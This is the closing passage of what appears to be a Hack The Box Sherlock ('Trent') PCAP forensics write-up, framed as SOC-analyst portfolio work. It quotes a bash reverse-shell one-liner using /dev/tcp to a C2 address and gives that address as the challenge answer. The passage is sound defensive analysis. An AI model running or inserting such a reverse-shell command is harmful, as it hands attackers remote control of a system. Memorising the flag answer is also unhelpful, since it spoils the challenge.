a1l4m.shis a file with a reverse shell one-liner commandbash -i > /dev/tcp/35.159.25.253/41143 0<&1 2>&1- This reverse shell commands clearly gives away the IP Address and Port number of the Command and Control (C2) server, the address to which this reverse shell would connect to.
Answer: 35.159.25.253:41143
Conclusion
This PCAP analysis of the Hack The Box Sherlock “Trent” demonstrates my ability to investigate complex network attacks, from identifying attacker origins to uncovering exploited vulnerabilities and C2 infrastructure. By dissecting the PCAP file with Wireshark, I mapped the attacker’s TTPs, including brute-force attempts, remote code execution via a vulnerable HTTP parameter, and deployment of a reverse shell. This project highlights my proficiency in network forensics, a core SOC analyst skill, and my ability to document findings clearly for incident response.
Lessons Learned
- Wireshark Mastery: Gained expertise in advanced Wireshark features, such as TCP stream analysis, HTTP filtering (
http.request.method==POST), and conversation statistics, enabling precise identification of malicious traffic. - Attack Lifecycle Understanding: Learned to trace an attacker’s progression from initial access (login attempts) to exploitation (RCE) and persistence (reverse shell), enhancing my ability to detect multi-stage attacks.
- Vulnerability Research: Improved skills in correlating network artifacts (e.g., router model) with external intelligence (e.g., CVE-2024-28353), critical for assessing attack impact.
- Attention to Detail: Mastered analyzing subtle differences in HTTP responses (e.g., “Access to this resource is forbidden”) to identify attacker errors, refining my investigative precision.
Skills Demonstrated
- Network Forensics: Proficiently analyzed PCAP files to extract attacker IPs, credentials, and commands, supporting rapid threat identification.
- Threat Detection: Identified malicious TTPs, including RCE and C2 communication, aligning with SOC incident response workflows.
- Tool Proficiency: Leveraged Wireshark for deep packet analysis and integrated web research for vulnerability context, showcasing technical versatility.
- Clear Communication: Documented complex findings in an accessible format, ideal for SOC reports and stakeholder briefings.